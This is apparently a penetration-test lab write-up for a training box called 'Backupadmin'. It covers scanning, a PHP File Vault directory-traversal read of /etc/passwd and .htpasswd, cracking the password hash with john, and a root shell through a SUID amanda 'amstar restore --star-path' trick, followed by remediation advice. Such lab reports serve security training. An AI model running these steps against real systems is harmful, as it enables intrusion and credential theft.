README.md

# Pentest 11 - Backupadmin - 4 - 10.14.1.4

### Introduction

# **Scanning and Enumerating**

First thing I do on each system is an nmap and nikto scan to see what I get back. For this system, I can see that its running ftp, ssh, tcp, and smbd.

#### Nmap scan:

```
r—(autorecon)-(kali⊕kali)-[~/.../11-backupadmin/results/10.14.1.4/scans]
L—$ cat quick tcp nmap.txt
# Nmap 7.94 scan initiated Sat Aug 5 17:05:19 2023 as: nmap -vv --reason -Pn -T4 -s
adjust_timeouts2: packet supposedly had rtt of -89278 microseconds. Ignoring time.
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Nmap scan report for 10.14.1.4
Host is up, received user-set (0.16s latency).
Scanned at 2023-08-05 17:05:19 EDT for 27s
Not shown: 995 closed tcp ports (reset)
PORT
       STATE SERVICE
                        REASON
                                         VERSION
21/tcp open ftp
                    syn-ack ttl 63 vsftpd 3.0.3
ftp-syst:
    STAT:
| FTP server status:
       Connected to ::ffff:172.16.4.1
       Logged in as ftp
       TYPE: ASCII
       No session bandwidth limit
       Session timeout in seconds is 300
       Control connection is plain text
       Data connections will be plain text
       At session startup, client count was 2
       vsFTPd 3.0.3 - secure, fast, stable
| End of status
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| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--
                1 0
                                       32540 Jul 13 2022 backupdirs.txt
                           0
                          syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Lin
22/tcp open ssh
ssh-hostkey:
    3072 64:77:04:9b:7b:39:02:78:04:19:90:90:32:a9:58:32 (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDvk5SUM67Q0pTV1YJPTMVwMb98XZ94maTx/qPynHsvTL
    256 af:2e:70:d5:fd:44:44:f1:e0:13:57:c1:81:ac:b0:14 (ECDSA)
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBA1Zlk6jJE
    256 84:53:0e:f2:39:02:fd:d6:8d:2f:23:c3:7e:f0:d7:7b (ED25519)
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIQeeF+PLiznYFYwNZDh0Xbz/Ncx/O3TwT5PlE6lb4AF
                          syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
80/tcp open http
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
http-methods:
| Supported Methods: GET HEAD POST
http-server-header: nginx/1.18.0 (Ubuntu)
139/tcp open netbios-ssn syn-ack ttl 63 Samba smbd 4.6.2
445/tcp open netbios-ssn syn-ack ttl 63 Samba smbd 4.6.2
Device type: general purpose storage-misc firewall
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X|5.X (92%), Synology DiskStation Manager
OS CPE: cpe:/o:linux:linux kernel:2.6.32 cpe:/o:linux:linux kernel:3.10 cpe:/o:linux
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with
Aggressive OS guesses: Linux 2.6.32 (92%), Linux 2.6.32 or 3.10 (92%), Linux 4.4 (92
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94%E=4%D=8/5%OT=21%CT=1%CU=%PV=Y%G=N%TM=64CEB9AA%P=x86_64-pc-linux-gnu)
SEQ(SP=104%GCD=1%ISR=10B%TI=Z%TS=A)
SEQ(SP=104%GCD=1%ISR=10B%TI=Z%II=I%TS=A)
OPS(01=M5B4ST11NW7%02=M5B4ST11NW7%03=M5B4NNT11NW7%04=M5B4ST11NW7%05=M5B4ST11NW7%06=M
WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
ECN(R=Y\%DF=Y\%TG=40\%W=FAF0\%O=M5B4NNSNW7\%CC=Y\%Q=)
T1(R=Y\%DF=Y\%TG=40\%S=0\%A=S+\%F=AS\%RD=0\%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
T5(R=Y%DF=Y%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=N)
T7(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)
Uptime guess: 33.196 days (since Mon Jul 3 12:23:57 2023)
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
Host script results:
clock-skew: -7s
| nbstat: NetBIOS name: BACKUPADMIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
Names:
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BACKUPADMIN<00>
                     Flags: <unique><active>
                     Flags: <unique><active>
   BACKUPADMIN<03>
                     Flags: <unique><active>
   BACKUPADMIN<20>
   WORKGROUP<00>
                     Flags: <group><active>
   WORKGROUP<1e>
                     Flags: <group><active>
Statistics:
   smb2-security-mode:
   3:1:1:
     Message signing enabled but not required
p2p-conficker:
   Checking for Conficker.C or higher...
   Check 1 (port 34893/tcp): CLEAN (Couldn't connect)
   Check 2 (port 54420/tcp): CLEAN (Couldn't connect)
   Check 3 (port 44894/udp): CLEAN (Timeout)
   Check 4 (port 55473/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
smb2-time:
   date: 2023-08-05T21:05:33
start date: N/A
TRACEROUTE
HOP RTT
           ADDRESS
   161.79 ms 10.14.1.4
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://n
# Nmap done at Sat Aug 5 17:05:46 2023 -- 1 IP address (1 host up) scanned in 27.61
```

#### Nikto scan:

```
—(autorecon)–(kali⊛kali)-[~/…/results/10.14.1.4/scans/tcp80]
└─$ cat tcp 80 http nikto.txt
- Nikto v2.5.0
_____
+ Target IP:
                   10.14.1.4
+ Target Hostname:
                   10.14.1.4
+ Target Port:
                   80
+ Start Time:
                   2023-08-05 17:05:47 (GMT-4)
+ Server: nginx/1.18.0 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

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# **Exploitation**

#### **Initial Access**

First I check out the website to see what it's running for a web application.



#### PHP File Vault 0.9 - Anonymous file upload and distribution service

We are currently working on a file upload and download script. In the meantime we will use this script which we've found on Sourceforge.


WARNING: Your connection to this website is NOT encrypted


All uploaded files become available for download to anyone with the sha1 "fingerprint" of the file. Maximum upload size is  ${f 128~MB}$ 




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It's running PHP File Vault 0.9 - checking out Google, this is vulnerable to directory traversal - 40163. Testing to see if I can get anything with this, I am able to successfully access /etc/passwd, as well as directories for /etc/apache and /etc/nginx:








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#### I also run Feroxbuster at this time to see if I can enumerate directories:

200	GET	A	7w	33c http://10.14.1.4/fileinfo.php
200	GET	11	6w	36c http://10.14.1.4/upload.php
200	GET	26l	117w	1046c http://10.14.1.4/
200	GET	281	146w	1970c http://10.14.1.4/about.php
200	GET	^``   ← → 1l	6w	33c http://10.14.1.4/download.php
403	GET	71	10w	162c http://10.14.1.4/files/
200	GET	19l	85w	1135c http://10.14.1.4/head.html
200	GET	261	117w	1046c http://10.14.1.4/index.php
401	GET	71	12w	188c http://10.14.1.4/uploads
401	GET	71	12w	188c http://10.14.1.4/uploads.txt
401	GET	71	12w	188c http://10.14.1.4/uploads.html
401	GET	<b>7</b> 1	12w	188c http://10.14.1.4/uploads.asp
401	GET	71	12w	188c http://10.14.1.4/uploads.aspx
401	GET	<b>7</b> l	12w	188c http://10.14.1.4/uploads.jsp
200	GET	91	21w	454c http://10.14.1.4/foot.html


Since I can see that there is an uploads folder, I check if I can reach it:




Knowing it's requiring a password, and that this is using nginx, I expect some sort of password authentication like an .htpasswd file somewhere - this is typically found in /etc/apache/.htpasswd or /etc/apache2/.htpasswd or /etc/nginx/.htpasswd (see here).

From htpasswd, i get the user + hash I pass the hash into hash-identifier, which tells me it's MD5 (which I would have already known as that's just the htpasswd standard) - https://httpd.apache.org/docs/2.4/programs/htpasswd.html

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I create the hash file, and pass this to john - john cracks it in no time with the password.

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```
-(autorecon)-(kali® kali)-[~/.../11-backupadmin/results/10.14.1.4/loot]
-- $ cat hash.txt
$apr1$tMyA9cpu$yp0B748Epfcv/No74ohd/0
  -(autorecon)-(kali@kali)-[~/.../11-backupadmin/results/10.14.1.4/loot]
—$ vim <u>hash.txt</u>
 —(autorecon)-(kali@kali)-[~/.../11-backupadmin/results/10.14.1.4/loot]
__$ john --format:Raw-MD5 -wordlist:/usr/share/wordlists/rockyou.txt <u>hash.txt</u>
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
  —(autorecon)—(kali%kali)-[~/.../11-backupadmin/results/10.14.1.4/loot]
—$ john = format:md5crypt wordlist:/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0811783909
                 (backupser)
lg 0:00:00:08 DONE (2023-08-13 19:36) 0.1138g/s 274398p/s 274398c/s 274398C/s 081236..0811371908
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
   ·(autorecon)-(kali: kali) - [~/.../11-backupadmin/results/10.14.1.4/loot]
```

With the bassword and username, I am able to successfully ssh as backupuser.

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```
-(autorecon)-(kali% kali)-[~/.../11-backupadmin/results/10.14.1.4/loot]
 -$ ssh backupuser@10.14.1.4
backupuser@10.14.1.4's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-122-generic x86 64)
                   https://help.ubuntu.com
 * Documentation:
 * Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
  System information as of Sun 13 Aug 2023 11:47:29 PM UTC
  System load: 0.0
                                  Processes:
                                                          214
 Usage of /: 42.9% of 9.75GB
                                  Users logged in:
                                  IPv4 address for ens32: 10.14.1.4
 Memory usage: 16%
  Swap usage:
49 updates can be applied immediately.
2 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
backupuser@backupadmin:~$
```

### **Privilege Escalation**

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From here, I spent quite a bit of time searching through files, checking for Synology exploits, and couldn't find anything. Checking the hints on the VHL page, suggested to find SUID permission based items.

```
backupuser@backupadmin:~$ find / -type f -perm -4000 2>/dev/null
/usr/libexec/amanda/runtar
/usr/libexec/amanda/planner
/usr/libexec/amanda/killpgrp
/usr/libexec/amanda/rundump
/usr/libexec/amanda/dumper
/usr/libexec/amanda/application/amgtar
/usr/libexec/amanda/application/amstar
/usr/libexec/amanda/calcsize
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/su
/usr/bin/fusermount
/usr/bin/mount
/usr/sbin/amcheck
/usr/sbin/amservice
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
```

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All of the amanda binaries immediately jumped out at me, so first I checked which version was running:

```
2012 amdumpd*
-rwxr-xr-x 1 root root 10269 Feb 21
-rwxr-xr-x 1 root root 30095 Feb 21
                                     2012 amidxtaped*
-rwxr-xr-x 1 root root 56088 Feb 21
                                     2012 amindexd*
                        2348 Feb 21
                                     2012 amlogroll*
-rwxr-xr-x 1 root root
-rwxr-xr-x 1 root root 48600 Feb 21
                                     2012 amndmjob*
-rw-r--r-- 1 root root 18453 Feb 21
                                     2012 amplot.awk
-rw-r--r-- 1 root root
                        3275 Feb 21
                                     2012 amplot.g
-rw-r--r-- 1 root root
                        3285 Feb 21
                                     2012 amplot.gp
-rwxr-xr-x 1 root root 14704 Feb 21
                                     2012 amtrmidx*
-rwxr-xr-x 1 root root 14640 Feb 21
                                     2012 amtrmlog*
drwxr-xr-x 2 root root
                        4096 Jul 13
                                     2022 application/
-rwsr-xr-- 1 root disk 18736 Feb 21
                                     2012 calcsize*
-rwxr-xr-x 1 root root
                        7867 Feb 21
                                     2012 chq-disk*
-rw-r--r-- 1 root root
                        4154 Feb 21
                                     2012 chg-lib.sh
                        7740 Feb 21
                                     2012 chg-manual*
-rwxr-xr-x 1 root root
-rwxr-xr-x 1 root root 12625 Feb 21
                                     2012 chg-multi*
-rwxr-xr-x 1 root root 45879 Feb 21
                                     2012 chq-zd-mtx*
-rwxr-xr-x 1 root root 31272 Feb 21
                                     2012 chunker*
-rwxr-xr-x 1 root root 93280 Feb 21
                                     2012 driver*
-rwsr-xr-- 1 root disk 56352 Feb 21
                                     2012 dumper*
-rwsr-xr-- 1 root disk 10392 Feb 21
                                     2012 killpgrp*
                                     2012 ndmjob*
-rwxr-xr-x 1 root root 52728 Feb 21
                                     2012 noop*
-rwxr-xr-x 1 root root 10336 Feb 21
                                     2012 patch-system*
-rwxr-xr-x 1 root root
                        5012 Feb 21
-rwsr-xr-- 1 root disk 76752 Feb 21
                                     2012 planner*
-rwsr-xr-- 1 root disk 10400 Feb 21
                                     2012 rundump*
-rwsr-xr-- 1 root disk 10448 Feb 21
                                     2012 runtar*
-rwxr-xr-x 1 root root 39680 Feb 21
                                     2012 selfcheck*
-rwxr-xr-x 1 root root 61688 Feb 21
                                     2012 sendbackup*
-rwxr-xr-x 1 root root 68872 Feb 21
                                     2012 sendsize*
-rwxr-xr-x 1 root root
                        2555 Feb 21
                                     2012 taper*
                        6120 Feb 21
                                     2012 teecount*
-rwxr-xr-x 1 root root
backupuser@backupadmin:/usr/libexec/amanda$ ./amandad --version
amandad-3.3.1
backupuser@backupadmin:/usr/libexec/amanda$
```

Then I checked google for "amanda privilege escalation 3.3.1". This presented 39217 and 39244.

These simply required creating a shell file like follows:

```
#!/bin/sh
/bin/sh
```

Then running the amstar restore binary provides a root shell.

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```
backupuser@backupadmin:/tmp$ vim runme.sh
backupuser@backupadmin:/tmp$ /usr/libexec/amanda/application/amstar restore --star-path=./runme.sh
amstar: error [exec ./runme.sh: Permission denied]
backupuser@backupadmin:/tmp$ chmod +x runme.sh
backupuser@backupadmin:/tmp$ /usr/libexec/amanda/application/amstar restore --star-path=./runme.sh
# whoami
root
# cat /root/key.txt
dhj289mlk832GB30fdsd
```

## **Identified Vulnerabilities**

- CVE-2016-10729
- CVE-2016-10730
- CVE-2016-5195

### Remediation

The main factors leading to initial access here included:

- Using a vulnerable web application (PHP File Vault 0.9)
- Using an insecure password https://tech.co/password-managers/how-long-hackercrack-password

The main factor leading to privilege escalation here was:

• SUID on a vulnerable version of amanda (3.3.1)

Remediation steps would then include:

- 1. Disabling / removing PHP File vault.
- 2. Setting a much more sufficient password this article provides a nice chart for the difficulty in cracking various types and lengths of passwords.
- 3. Upgrading the amanda installation to a non-vulnerable version. 3.3.3 appears relatively safe 3.5.1 introduced a new vulnerability (CVE-2022-37704).

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